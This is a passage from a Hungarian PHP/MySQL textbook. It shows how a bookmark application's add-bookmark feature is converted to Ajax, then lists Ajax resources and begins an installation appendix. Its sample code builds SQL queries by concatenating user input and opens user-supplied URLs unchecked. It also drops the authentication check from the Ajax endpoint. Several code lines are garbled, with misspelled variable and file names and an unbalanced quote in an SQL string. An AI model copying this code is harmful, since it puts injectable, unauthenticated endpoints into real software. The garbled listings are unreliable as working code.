Ez a függvény a fejezet korábbi részében használt getServerIdo() függvényhez hasonlóan néz ki. A benne végbenemű folyamat is igen hasonló: változók létrehozása, adatok elküldése a PHP kódnak, majd a kiszolgálótól kapott választ kezelő függvény meghívása. A következő sor egy név/érték párt hoz létre az űrlapmező nevből és a felhasználó által beírt értékből:

```
var parameterek = "uj_url=" + encodeURIComponent(document.getElementById('uj_url').value);
```

A parameterek értékét a függvény utolsó sorában küldjük vissza a mögöttes PHP kódnak:

```
sajatKeres.send(parameterek);
```

Az értékek előtt három kérésfejlécet is elküldünk, hogy a kiszolgáló tudja, miként kezelje a POST kérésben küldött adatokat:

```
sajatKeres.setRequestHeader("Content-type", "application/x-www-form-urlencoded");
```

```
sajatKeres.setRequestHeader("Content-length", parameterek.length);
```

```
sajatKeres.setRequestHeader("Connection", "close");
```

A folyamat következő lépése a kiszolgáló válaszát kezelő JavaScript függvény létrehozása; kódunkban a hozzaadKJValasz nevet adtuk ennek a függvénynek:

```
sajatKeres.onreadystatechange = hozzaadKJValasz;
```

Ez a kód is hasonlít a fejezet korábbi részében létrehozott aHTTPValasz függvényhez. A hozzaadKJValasz függvény kódját a 34.7 példakód tartalmazza.

34.7 példakód: A hozzaadKJValasz() JavaScript függvény

```
function hozzaadKJValasz() {
    if (sajatKeres.readyState == 4) {
        if(sajatKeres.status == 200) {
            eredmeny = sajatKeres.responseText;
            document.getElementById('eredmenymegjelenitese').innerHTML = eredmeny;
        } else {
            alert('Hiba történt a kérés teljesítése közben.');
        }
    }
}
```

A fenti JavaScript függvény először is ellenőrzi az objektum állapotát; ha befejezte feladatát, ellenőrzi, hogy a kiszolgálótól kapott válaszkód vajon 200, azaz oké-e. Ha nem 200, a „Hiba történt a kérés teljesítése közben.” figyelmeztést jeleníti meg. Ha bármilyen más válasz jön a kj_hozzaadasa.php kód végrehajtásából, az megjelenik egy eredmenymegjelenitese id értékű div címcében. Az eredmenymegjelenitese id jelen pillanatban fehér háttérként definiált az uj_ss.css stíluslapban:

```
#eredmenymegjelenitese {
    background: #fff;
}
```


A kj_hozzaad_urlap_megjelenitese() PHP függvényhez – annak záró form címkeje után – az alábbi kódsort adtuk hozzá; ez az a div, amelyben a kiszolgálótól kapott eredményt megjelenítjük a felhasználónak:

```
<div id="eredmenymegjelenitese"></div>
```

Most pedig az következik, hogy módosítjuk a meglévő kj_hozzaadasa.php kódot.

További módosítások a meglévő kódban

Amennyiben a kj_hozzaadasa.php kód mindenennemű módosítása nélkül próbálnánk meg felvenni egy új könyvjelzőt, a felhasználói jogosultságok és a könyvjelző hozzáadásának folyamata prímán működne. Ennek ellenére a 34.4 ábrán láthatóhoz hasonlóan zavaros eredményt kapnánk: a logó, a fejléc és a láblécben lévő hivatkozások duplán jelennének meg.



34.4 ábra: Könyvjelző hozzáadása a kj_hozzaadasa.php kód módosítása előtt.

Emlékezzünk vissza, hogy a PHPbookmark alkalmazás nem ajaxos változatában külön oldalon jelenik meg az űrlap és az űrlap elküldésének eredménye, illetve minden alkalommal az összes oldalelem betöltődik. Az Ajaxot támogató környezetben azonban azt szeretnénk, hogy ha felveszünk egy új könyvjelzőt, akkor anélkül kapjuk vissza a kiszolgálótól az eredményeket, és

folytathassuk a könyvjelző hozzáadását, hogy bármely oldalelement újra be kellene tölteni. Ez az új fajta működési mód változtatásokat igényel a kj_hozzaadasa.php kódban, amelynek eredeti változatát a 34.8 példakóban láthatjuk.

34.8 példakód: Az eredeti kj_hozzaadasa.php kód

```
<?php
require_once('konyvjelzo_fuggvenyek.php');
session_start();

// rövid változónév létrehozása
$uj_url = $_POST['uj_url'];

html_fejlec_letrehozasa('Könyvjelzők hozzáadása');
try {
    ervenyes_felhasznalo_ellenorze();
    if (!kitoltott($_POST)) {
        throw new Exception('Az űrlap nincs teljesen kitöltve.');
    }
    // URL formátumának ellenőrzése
    if (strpos($uj_url, 'http://') === false) {
        $uj_url = 'http://'.$uj_url;
    }
    // URL érvényességének ellenőrzése
    if (!(@fopen($uj_url, 'r'))) {
        throw new Exception('Érvénytelen URL.');
    }
    // megpróbálja hozzáadni az új könyvjelzőt
    kj_hozzaadasa($uj_url);
    echo 'Könyvjelző hozzáadva.';

    // a felhasználó által elmentett könyvjelzők lekérése
    if ($url_tomb = felhasznaloi_url_lekerdezese($_SESSION['ervenyes_felhasznalo'])) {
        felhasznaloi_url_megjelenitese($url_tomb);
    }
}
catch (Exception $e) {
    echo $e->getMessage();
}
felhasznaloi_menu_megjelenitese();
html_lablec_letrehozasa();
?>
```

A kód első sora beélesíti a konyvjelzo_fuggvenyek.php fájl összes elemét. Ha megnézzük a konyvjelzo_fuggvenyek.php tartalmát, láthatjuk, hogy a fájl további fájlok sorozatát hívja meg:

```
<?php
// Ezt a fájlt az összes fájlba beilleszthetjük,
// így mindegyik tartalmazni fogja függvényeinket és kivételeinket
require_once('adat_ellenorzo_fuggvenyek.php');
require_once('adatbazis_fuggvenyek.php');
require_once('felhasznaloi_hitelesites_fuggvenyek.php');
require_once('kimeneti_fuggvenyek.php');
require_once('url_fuggvenyek.php');
?>
```

Ugyan az alkalmazás Ajaxot támogató verziójának könyvjelzők hozzáadására szolgáló részében nem biztos, hogy a fenti elemek mindegyikére szükségünk lesz, az elején lévő megjegyzés minden megmagyaráz: mindegyik (fájl) tartalmazni fogja függvényeinket és kivételeinket. Ilyen helyzetben, amikor dinamikus oldalak sorozatáról próbálunk átállni minden az egyben tartalmazó ajaxos működésre, jobb megtartani néhány, esetleg feleslegesnek bizonyuló elemet, mintsem eltávolítani egy-egy fontos funkciót. Éppen ezért hagyjuk meg a `kj_hozzaadasa.php` fájl első sorát úgy, ahogy van!

A második sort, amely új felhasználói munkamenetet indít vagy meglévőt folytat, szintén ne változtassuk meg! A művelet Ajaxot támogató verziójában is szükségünk van a biztonságra. Ugyanígy hagyjuk változatlanul a harmadik sort is, amelyben rövid változónevet (`$uj_url`) adunk a kérésben elküldött POST értéknek:

```
$uj_url = $_POST['uj_url'];
```

Ezzel eljutottunk odáig, hogy végre-valahára eltávolíthatunk valamit, nevesen az alábbi sort:

```
html_fejlec_letrehozasa('Könyvjelzők hozzáadása');
```


Mivel már úgyis a HTML fejlc-információt tartalmazó oldalon (`kj_hozzaadasa_ulpap.php`) vagyunk, nincs értelme megismételni azt, hiszen nem megyünk másik oldalra. Ez az ismétlődés eredményezi a 34.4 ábrán látott dupla fejlécet. Hasonló okok miatt szabadulunk meg a `kj_hozzaadasa.php` kód végén található két sortól is:

```
felhasznalo_menu_megjelenitese();
```

```
html_lablec_letrehozasa();
```

Ha eltávolítjuk ezeket az elemeket, feltöltyük a fájlt a kiszolgálóra, majd megpróbálunk az alkalmazásban hozzáadni egy könyvjelzőt, megközelítőleg a várt eredményt kapjuk. Néhány további módosításra azonban még mindig szükség van. A 34.5 ábrán azt láthatjuk, hogy a kódban az eddig a pontig vérehajtott változtatásokkal hogyan jelenik meg az alkalmazás.

Még mindig kétszer jelenik meg a felhasználó állapotára vonatkozó információ (bejelentkezett), de az összkép már nem annyira zavaró, mint az előbb. A következő lépés a duplán megjelenő üzenetek eltávolítása, illetve a kód kivételeketől vezetően a kód közvetlenül a felhasználó részére módosítása, hogy az Ajax környezetben is megfelelő legyen.



34.5 ábra: A könyvjelző hozzáadásakor látható oldal a `kj_hozzaadasa.php` kód első módosítása után.

A felhasználó bejelentkezési nevét tartalmazó üzenet második példányának törléséhez távolítsuk el a `kj_hozzaadasa.php` kódából az alábbi sort:

```
ervenyes_felhasznalo_ellenorzese();
```

A felhasználó ellenőrzése a `kj_hozzaadasa_ulpap.php` oldal betöltésekor már megtörtént; jogosulatlan felhasználó-ként nem juthatnánk olyan oldalra, amely Ajax funkciókat hív meg.

A következő lépés a különböző blokk és a kivételeket eltávolítása. Erre azért van szükség, mert azt szeretnénk, hogy a kód úgy érjen véget, hogy megjeleníti a felhasználónak a már elmentett URL-ek listáját. Ez azt jelenti, hogy módosítanunk kell azt, ahogy – szükség esetén – a hibaüzenetek megjelennek. A 34.9 példakód a `kj_hozzaadasa.php` módosított változatát tartalmazza.

34.9 példakód: A `kj_hozzaadasa.php` kód módosított változata

```
<?php
require_once('konyvkelzo_fuggvenyek.php');
session_start();
```

```

// rövid változónév létrehozása
$uj_url = $_POST['uj_url'];
// ellenőrizzük, hogy az űrlap ki lett-e töltve!
if (!kitoltott($_POST)) {
    // ha nincsen
    echo "<p class=\"warn\">Az űrlap nincs teljesen kitöltve.</p>";
} else {
    // ha ki van; ellenőrizzük és szükség esetén javítsuk ki az URL formátumát!
    if (strstr($uj_url, 'http://') === false) {
        $uj_url = 'http://'.$uj_url;
    }

    // folytassuk az URL érvényességének ellenőrzésével!
    if (!(@fopen($uj_url, 'r'))) {
        echo "<p class=\"warn\">Érvénytelen URL.</p>";
    } else {
        // ha érvényes, adjuk hozzá az adatbázishoz!
        kj_hozzaadasa($uj_url);
        echo "<p>Könyvjelző hozzáadva.</p>";
    }
}
// a jelenlegi kérés állapotától függetlenül
// a felhasználó által elmentett könyvjelzők lekérése
if ($url_tomb = felhasznaloi_url_lekerdezese($_SESSION['ervenyes_felhasznalo'])) {
    felhasznaloi_url_megjelenitese($url_tomb);
}
?>

```


A kód ezen változata is a lehetséges események logikus menetét követi, ám az egyes oldalelemek megkettőzése nélkül jeleníti meg a megfelelő hibaüzenetet.

Elsőként azt ellenőrizzük, hogy magát az űrlapot kitöltötték-e. Ha nem, akkor hibaüzenet jelenik meg a hozzáadásra szolgáló űrlap és az eltárolt könyvjelzők aktuális listája között. Ezt az esetet látjuk a 34.6 ábrán.

A második ellenőrzés az URL megfelelő formátumára vonatkozik; nem megfelelő formátum esetén a karakterláncot helyes URL-lé alakítjuk, majd továbbmegyünk a következő lépére. Ebben az URL-t megnyitva ellenőrizzük érvényességét. Ha az URL-t nem lehet megnyitni, hibaüzenet jelenik meg az űrlap és az eltárolt könyvjelzők aktuális listája között. Működő URL esetén hozzáadjuk azt a felhasználó URL-jeit tároló listához. A 34.7 ábrán azt a választ látjuk, amit akkor kapunk, ha érvénytelen URL-t kísérlünk meg hozzáadni a listához.




34.6 ábra: Üres űrlap elküldése.



34.7 ábra: Érvénytelen URL hozzáadása.

Végezetül – az URL hozzáadása során jelentkező hibáktól függetlenül – megjelenítjük a felhasználó jelenlegi könyvvelzőit. Ennek eredményét láthatjuk a 34.8 ábrán.



34.8 ábra: Sikerült – érvényes URL-t adtunk a listához.

Bár a könyvvelzők hozzáadásáért felelős kódot sikeresen „ajaxosítottuk”, egyes elemeknél további munka szükségtetik. Például az `url_fuggvenyek.php` fájlban található `kj_hozzaadasa()` függvény még mindig olyan kivételeket tartalmaz, amelyeket másképpen kell kezelní ahhoz, hogy az új rendszernek megfelelő hibaüzenetet eredményezzék. A 34.10 példakódban a jelenlegi állapotában láthatjuk a `kj_hozzaadasa()` függvényt.

34.10 példakód: Az `url_fuggvenyek.php` fájl `kj_hozzaadasa()` függvényének eredeti változata

```
function kj_hozzaadasa($uj_url) {
    // Új könyvvelző hozzáadása az adatbázishoz

    echo "A ".htmlspecialchars($uj_url)." hozzáadása<br />";
    $ervenyes_felhasznalo = $_SESSION['ervenyes_felhasznalo'];

    $kapcsolat = adatbazishoz_kapcsoladas();

    // ellenőrizzük, hogy nem ismétlődő könyvvelző-e!
    $eredmeny = $kapcsolat->query("SELECT * FROM konyvvelzo
        WHERE felhasznaloi_nev='".$ervenyes_felhasznalo'
        AND kj_URL='".$uj_url."'");
```

```

if ($eredmeny && ($eredmeny->num_rows>0)) {
    throw new Exception('Már létező könyvjelző.');
}

// új könyvjelző hozzáadása az adatbázishoz
if (!$kapcsolat->query("insert into konyvjelzo values
    ('".$servenyes_felhasznalo."', '".$uj_url."')"))
{
    throw new Exception('A könyvjelző hozzáadása nem sikerült.');
}

return true;
}

```

Jelen esetben pusztán a kivételeket szeretnénk megváltoztatni, hogy hibaüzenetet eredményezzenek, és folytassák a feldolgozást (megjelenítést). Ezt úgy érhetjük el, ha a két különálló if blokkot az alábbiak szerint módosítjuk:

```


if ($eredmeny && ($eredmeny->num_rows>0)) {
    echo "<p class=\"warn\">Már létező könyvjelző.</p>";
} else {
    // új könyvjelző hozzáadása az adatbázishoz
    if (!$kapcsolat->query("INSERT INTO konyvjelzo VALUES
        ('".$servenyes_felhasznalo."', '".$uj_url."')"))
    {
        echo "<p class=\"warn\">A könyvjelző hozzáadása nem sikerült.</p>";
    } else {
        echo "<p>A könyvjelző hozzáadása sikeres volt.</p>";
    }
}

```

A kódnak ez a változata is a lehetséges események logikai menetét követi, és a megfelelő hibaüzeneteket jeleníti meg. Miután megvizsgálja, hogy az adott könyvjelző megtalálható-e már a felhasználó könyvjelzői között, vagy hibaüzenet jelenít meg az űrlap és az eltárolt könyvjelzők aktuális listája között, vagy megpróbálja hozzáadni a könyvjelzöt az adatbázishoz.

Ha a hozzáadás nem hajtható végre, megint csak hibaüzenet jelenik meg az űrlap és az eltárolt könyvjelzők listája között. Amennyiben a könyvjelzőt sikeresen hozzáadtuk az adatbázishoz, „A könyvjelző hozzáadása sikeres volt.” üzenetet közöljük a felhasználóval. Ezt az echo utasítást eltávolítottuk a kj_hozzaadasa.php kódból, és a kj_hozzaadasa() függvénybe tettük be, mert máskülönben az is előfordulhatna, hogy a felhasználó „A könyvjelző hozzáadása nem sikeres volt.” üzenettel, majd közvetlenül utána „A könyvjelző hozzáadása sikeres volt.” üzenettel találkozik olyan esetben, amikor egyébként a könyvjelzöt nem sikeres felvennie.

A 34.9 ábrán a fenti változtatások eredményét látjuk.



34

34.9 ábra: A felhasználó már létező könyvjelzöt próbál meg felvenni a listájára.

További változtatási lehetőségek a PHPbookmark alkalmazásban

A könyvjelző hozzáadása funkciót Ajaxot támogató felhasználói felülettel alakítása csak egy az alkalmazáson végrehajtható számtalan változtatási lehetőség között. A logikusan következő lépés a könyvjelző törlési módjának megváltoztatása. Ennek folyamata a következőképpen nézhet ki:

- Távolítsuk el az oldal láblécéből a KJ törlése hivatkozást!
- Amikor a felhasználó az egyes könyvjelzők mellett lévő „Törlés?” jelölőnégyzetbe kattint, hívunk meg egy új JavaScript függvényt!
- Módosítsuk a `kj_torlese.php` kódot úgy, hogy ha az új JavaScript függvény meghívja, hajtsa végre a törlési folyamatot, és jelenítse meg a felhasználó számára a megfelelő üzenetet!
- Végezzük el a szükséges módosításokat, hogy a művelet megfelelően hajtódjon végre, és a helyes üzeneteket jelenítse meg az új felhasználói felületen!

A fejezetben leírtak alapján önállóan is végre kell tudnunk hajtani a szükséges módosításokat. Mindazonáltal a következő oldalakon olyan információforrásokra szeretnénk felhívni az olvasók figyelmét, amelyek sokkal részletesebben mutatják be az Ajaxot támogató weboldalak létrehozásának feladatát.

Ne feledjük, hogy az Ajax olyan technológiák kombinációja, amelyek együttes alkalmazásával a gördülékenyebb használat élményét nyújthatjuk oldalunk látogatóinak! Ehhez gyakran arra van szükség, hogy az elejtől a végéig teljesen újragondoljuk meglévő alkalmazásaink felépítését és működését.

További információ

A fejezetben csupán érintőlegesen foglalkozhattunk az Ajaxot támogató alkalmazások létrehozásának feladatával. A *Sams Teach Yourself Ajax, JavaScript and PHP All in One* (Tanuljuk meg az Ajax, a JavaScript és a PHP használatát!) című kiadvány sokkal részletesebben tárgyalja ezeket a témaöröket (és még sok másikat), így ha az ebben a fejezetben leírtak felkeltették érdeklődésünket, érdemes lehet beleolvasni. Számos olyan weboldal létezik, amit részben vagy egészben az Ajax alkalmazásokat alkotó technológiáknak szenteltek, illetve az olyan kódkönyvtárakból sincs hiány, amelyek azzal segíthetik munkánkat, hogy megkimélnek bennünket a kerék újból felfedezésétől.

Bővebben a Document Object Modelről (DOM)

Könyünkben PHP-vel végzett szerveroldali programozással és a MySQL mint a dinamikus alkalmazásokat működtető relációs adatbázis használatával foglalkozunk. Így a kliensoldalon dolgozó nyelveket, például az XHTML-t, a CSS-t, a JavaScriptet és a Document Object Modelt (DOM) csak érintettük. Ha teljesen ismeretlen számunkra a DOM, akkor ez legyen az első témaörök, amiben annak reményében mélyülünk el, hogy egyszer majd tökéletesen működő Ajax alkalmazásokat tudunk fejleszteni!

Szinte az összes Ajax alkalmazásunk JavaScriptet fog használni a DOM kezelésére. Akár megjelenítési elemekkel, böngészőelőzményekkel vagy window location objektumokkal dolgozunk, a DOM-ben elérhető objektumok és tulajdonságok alapos ismerete elengedhetetlen azon zavartalan felhasználói élmény megteremtéséhez, ami az Ajax alkalmazások fejlesztésének a célja.

A következő oldalakon rengeteg hasznos információt találunk a DOM elsajátításához:

- A W3C műszaki jelentései a Document Object Modelről: <http://www.w3.org/DOM/DOMTR>
- A DOM Scripting Task Force weboldala: <http://domscripting.webstandards.org/>
- A Mozilla Developer Network dokumentumai a DOM-ról: <http://developer.mozilla.org/en/docs/DOM> (együttal JavaScript dokumentumok tekintetében is kiváló információforrás: <http://developer.mozilla.org/en/docs/JavaScript>)

JavaScript könyvtárak Ajax alkalmazásokhoz

Az Ajaxot támogató alkalmazások 2005 körül jelentek meg. Akkoriban történt, hogy Jesse James Garrett egy tanulmányában megalkotta az Ajax kifejezést, mert „nagyon körülmenyesnek találta minden egyes alkalommal kimondani azt, hogy ,A szinkron JavaScript + CSS + DOM + XMLHttpRequest,’ amikor ügyfeleinek bemutatta ezt a megközelítést.” Az azóta eltelt idő bőven elegendőnek bizonyult az Ajax alkalmazásaink létrehozását megkönyvtató JavaScript függvénykönyvtárak elkészítéséhez.

- Megjegyzés: Read Garrett „Ajax: A New Approach to Web Applications” című írása a <http://www.adaptivepath.com/ideas/essays/archives/000385.php> oldalon érhető el.

A következőkben néhány népszerű könyvtárat sorolunk fel, de ha böngészünk egy kicsit az Ajax-fejlesztői oldalakon, rövid idő alatt sok másik könyvtárhoz eljuthatunk. Ha ezek közül kiválasztunk egyet (vagy többet), amit használni kívánunk, rövid idő alatt készíthetjük el alkalmazásainkat, mert – ahogy már utaltunk rá – nem kell újra felfedeznünk a kereket.

- A Prototype JavaScript Framework összetett Ajax alkalmazások fejlesztése esetén segíti munkánkat azzal, hogy egy-szerűbbé teszi a DOM-kezelést és a XMLHttpRequest objektum használatát. További információért látogassunk el a <http://www.prototypejs.org/> oldalra!
- A Dojo nyílt forráskódú eszközökcselét, amely alapszintű JavaScript függvényeket, widgetek létrehozására szolgáló keretrendszerét, valamint a kód becsomagolására és a végfelhasználóhoz való hatékony eljuttatására alkalmas mechanizmust kínál. Ha szeretnénk rólá bővebb információt kapni, látogassunk el a <http://dojotoolkit.org/> oldalra!
- A MochiKit a DOM-mel végzett munkához szükséges és a kimenetet a végfelhasználó számára formázó függvényeket tartalmazó könyvtár. A MochiKit szlogenje kicsit nyersen, de őszintén céloz rá, hogy használatával nem kevés bosszúságtól kímélhetjük meg magunkat: „MochiKit makes JavaScript suck less.” A MochiKitben lévő függvények és megoldások, a fejlesztők számára elérhető dokumentációk és a MochiKit használatával létrehozott mintaprojektek mind említésre érdemesek. További információért menjünk a <http://mochikit.com/> oldalra!

Ajax-fejlesztői weboldalak

Az Ajax-fejlesztésről végső soron úgy tanulhatunk a legtöbbet, ha kipróbáljuk. Gyűjtsünk össze kóddarabkákat, gondoljuk ki, hogyan lehet azokat meglévő alkalmazásainkba beilleszteni, és tanulunk azoktól, akik már régebb óta dolgoznak ezekkel a technológiákkal! Az alábbi oldalakon rengeteg segítséget kaphatunk, hogy hogyan fogjunk hozzá az Ajax-fejlesztésnek:

- Az Ajaxian fejlesztői portál híreket, cikkeket, oktatóanyagokat és mintakódokat kínál a kezdő és tapasztalt fejlesztőknek. A portál a <http://ajaxian.com/> oldalon érhető el.
- Az Ajax Matters részletes és tartalmas cikkeket, írásokat közöl az Ajax-fejlesztésről. További információért látogassunk el a <http://www.ajaxmatters.com/> oldalra!
- Az Ajax Lines egy másik fejlesztői portál, ami az Ajaxszal kapcsolatos hírekre és írásokra mutató hivatkozásokból áll. A portált a <http://www.ajaxlines.com/> címen érjük el.

A függelék

A PHP és a MySQL telepítése

Az Apache, a PHP és a MySQL operációs rendszerek és webszerverek sokféle kombinációján érhető el. Ebben a függeléken csupán néhány platformra vonatkozóan mutatjuk meg, hogyan kell az Apache-t, a PHP-t és a MySQL-t telepíteni és beállítani: a Unix és a Windows Vista operációs rendszeren elérhető leggyakoribb lehetőségeket tekintjük át.

Az alábbi főbb témakörökkel foglalkozunk:

- A PHP futtatása CGI értelmezőként vagy modulként
 - Az Apache, az SSL, a PHP és a MySQL telepítése Unix alatt
 - Az Apache, a PHP és a MySQL telepítése Windows alatt
 - A telepítés tesztelése a `phpinfo()` függvénnyel
 - A PEAR telepítése
 - Egyéb konfigurációk lehetősége
- **Megjegyzés:** A PHP Microsoft Internet Information Serverre vagy más webszerverre telepítésének folyamatával itt és most nem foglalkozunk. Ha lehetőség van rá, az Apache webszerver használatát javasoljuk. A Microsoft IIS-re vagy Personal Web Serverre (PWS) telepítésről a PHP online kézikönyvének <http://www.php.net/manual/en/install.windows.iis.php> oldalán olvashatunk.

Jelen függeléken olyan telepítési útmutatót kívánunk adni, amely lehetővé teszi, hogy több weboldalt üzemeltessünk egyetlen webszerveren. Egyes oldalakon – például a könyv nemelyik projektjében – Secure Sockets Layer (SSL) szükséges az e-kereskedelmi megoldásokhoz. A weboldalak többségét kódokkal vezéreljük, hogy adatbázisszerverhez kapcsolódva adatokat nyerjenek ki belőle, és feldolgozzák azokat.

Rengeteg olyan PHP-felhasználó létezik, akinek soha, egyetlen gépre sem kell PHP-t telepítenie. Pontosan ezért került ez az anyag ide, a függeléke, nem pedig a PHP gyorstalpaló című 1. fejezetbe. Legegyszerűbben úgy juthatunk gyors internetkapcsolattal és telepített PHP-vel rendelkező, megbízható kiszolgálóhoz, ha kiválasztunk egyet a számtalan tárhelyszolgáltató közül, és igénybe vesszük szolgáltatásait.

Attól függően, hogy milyen célból telepítjük a PHP-t, eltérő döntéseket hozhatunk. Ha van egy olyan gépünk, amelyik állandóan a hálózathoz van csatlakoztatva, és ezt szeretnénk élesben működő kiszolgálóként használni, akkor számunkra a teljesítmény lesz fontos. Ha fejlesztés céljára kívánunk egy szervert igénybe venni, hogy programozhassunk, és tesztelhessük rajta kódjainkat, akkor a legfontosabb, hogy az élesben üzemelő kiszolgálóhoz hasonló – vagy azzal teljesen megegyező – konfigurációval üzemeljen. Ha ASP-t és PHP-t szándékozunk ugyanazon a gépen futtatni, bizonyos korlátokat figyelembe kell vennünk.

- **Megjegyzés:** A PHP értelmező futtatható modulként vagy különálló CGI (Common Gateway Interface, azaz közös átájáró interfész) bináris fájként. A teljesítmény terén jelentkező előnyei miatt általában a modul verziót preferálják. A CGI verziót olyan kiszolgálókhöz használják, amelyeken a modul verzió nem elérhető, vagy azért választják, mert lehetővé teszi az Apache-felhasználóknak, hogy különböző felhasználói azonosítók alatt különböző PHP alapú oldalakat futtassanak.

Ebben a függeléken a modul verziót mutatjuk be a PHP futtatásának elsődleges módszereként.

Az Apache, a PHP és a MySQL telepítése Unix alatt

Igényeinktől, illetve a Unix rendszerekkel kapcsolatos ismereteink szintjétől függően választhatunk a bináris fájlok telepítése (binary install) és a programoknak közvetlenül a forrásukból való fordítása közül. Mindkét megközelítésnek vannak előnyei.

A bináris telepítés legfeljebb néhány percet vesz igénybe a hozzáértő számára, és egy kezdőnek sem tart sokkal tovább, de eredményül olyan rendszert ad, amely minden bizonnal egy vagy két verzióval régebbi az aktuálisnál, ráadásul valaki más által kiválasztott beállításokkal lett konfigurálva.

A forrásból való telepítésnél időt kell szánni a letöltésre, a telepítésre és a konfigurálására, és az első néhány alkalommal tölten jogosan idegenkedünk rőle. Ebben az esetben azonban teljes mértékben ellenőrzésünk alatt tartjuk a telepítést. Mi választjuk ki, hogy mit telepítünk, milyen verziót használunk, és milyen konfigurációs direktívákat állítsunk be.

Bináris fájlok telepítése

A legtöbb Linux disztribúció előre konfigurált Apache webszervert tartalmaz, rajta beépített PHP-vel. Hogy egészen pontosan mit kapunk, az a kiválasztott disztribúciótól és verziótól függ.

A bináris fájlok telepítésének egyik hátránya, hogy ritkán jutunk a program legfrissebb verziójához. Attól függően, hogy mennyire voltak fontosak az elmúlt időszak hibajavításai, nem biztos, hogy gondot okoz számunkra, ha régebbi verziót kapunk. Ennél lényegesebb, hogy nem mi választjuk ki, hogy milyen beállítások fordítódnak be a programokba.

A lehető legrugalmasabb és legmegbízhatóbb út, ha a forrásainkból fordítjuk be az összes programot, amire csak szükségünk van. Ez valamivel több időt vesz igénybe, mint az RPM-ek (Red Hat csomagkezelők) telepítése, ezért ott, ahol megfelelők, választjuk RPM-ek vagy más bináris csomagok használatát. Ha hivatalos forrásban nem érhetők el az általunk igényelt konfigurációjú bináris fájlok, keresőmotorok segítségével akkor is találhatunk nem hivatalos verziókat.

Forrás telepítése

Telepítük az Apache-t, a PHP-t és a MySQL-t unixos környezetbe! Először is el kell döntenünk, hogy a fenti trión túlmenően minden extra modulokat kívánunk telepíteni. Mivel a könyvben bemutatott példák egy részében biztonságos szervert használtunk a webes tranzakciókhoz, SSL-t támogatni képes kiszolgálót kell telepíteni.

A könyv céljainak megfelelő PHP konfiguráció többé-kevésbé megegyezik az alapértelmezettel, ám munkánkhoz a gd2 könyvtárra is szükségünk van. Ez csak egyike a PHP-hoz elérhető számtalan könyvtárnak. Azért vettük be ezt is a telepítési folyamatba, hogy lássuk, hogyan tehetünk a PHP-n belül más könyvtárakat is elérhetővé. A legtöbb Unix program fordítása hasonló folyamat szerint történik.

Új könyvtár telepítése után általában újra kell fordítani a PHP-t, ezért ha tudjuk előre, hogy mire van szükségünk, érdemes gépünkre az összes könyvtárat telepíteni, majd utána elkezdeni a PHP modul telepítését.

A következőkben a SuSE Linux szerverre való telepítés folyamatát mutatjuk be, de leírásunk elég általános ahhoz, hogy más Unix kiszolgálókon is hasznát vegyük.

Kezdésként gyűjtük össze a telepítéshez szükséges fájlokat! Az alábbi elemekre lesz szükségünk:

- Apache (<http://httpd.apache.org/>) – A webszerver
- OpenSSL (<http://www.openssl.org/>) – Nyílt forráskódú eszközökészlet a Secure Sockets Layer megvalósítására
- MySQL (<http://www.mysql.com/>) – A relációs adatbázis
- PHP (<http://www.php.net/>) – A szerveroldali programozási nyelv
- <ftp://ftp.uu.net/graphics/jpeg/> – A PDFlib-hez és gd-hez szükséges JPEG könyvtár
- <http://www.libpng.org/pub/png/libpng.html> - A gd-hez szükséges PNG könyvtár
- <http://www.zlib.net/> – A fenti PNG könyvtárhoz szükséges zlib könyvtár
- <http://www.libtiff.org/> – A PDFlib-hez szükséges TIFF könyvtár
- <ftp://ftp.cac.washington.edu/imap/> - Az IMAP által igényelt IMAP c kliens

Amennyiben használni kívánjuk a mail() függvényt, kell, hogy legyen telepítve egy MTA (mail transfer agent, azaz levélto-vábbító ágens), ám ennek folyamatára most nem térünk ki.

Feltételezzük, hogy hozzáférünk a kiszolgáló gyökérmapjához, és rendszerünkre telepítve vannak a következők:

- gzip vagy gunzip
- gcc és GNU make

Ha készen állunk a telepítési folyamatra, először is töltünk le minden tar forrásfájlt egy ideiglenes könyvtárba! Olyan meghajtóra rakjuk öket, ahol megfelelő tárhely áll rendelkezésünkre! Példánkban a /usr/src ideiglenes könyvtárat használjuk. A jogosultsági problémák elkerülése érdekében root (rendszerelő) felhasználóként töltük le a fájlokat!

A MySQL telepítése

Ebben a részben bemutatjuk, hogyan hajtsuk végre a MySQL bináris telepítését. Az ilyen típusú telepítés a fájlokat automatikusan helyezi el a megfelelő helyekre. Az alábbi könyvtárakat választottuk a trió többi tagjának telepítéséhez:

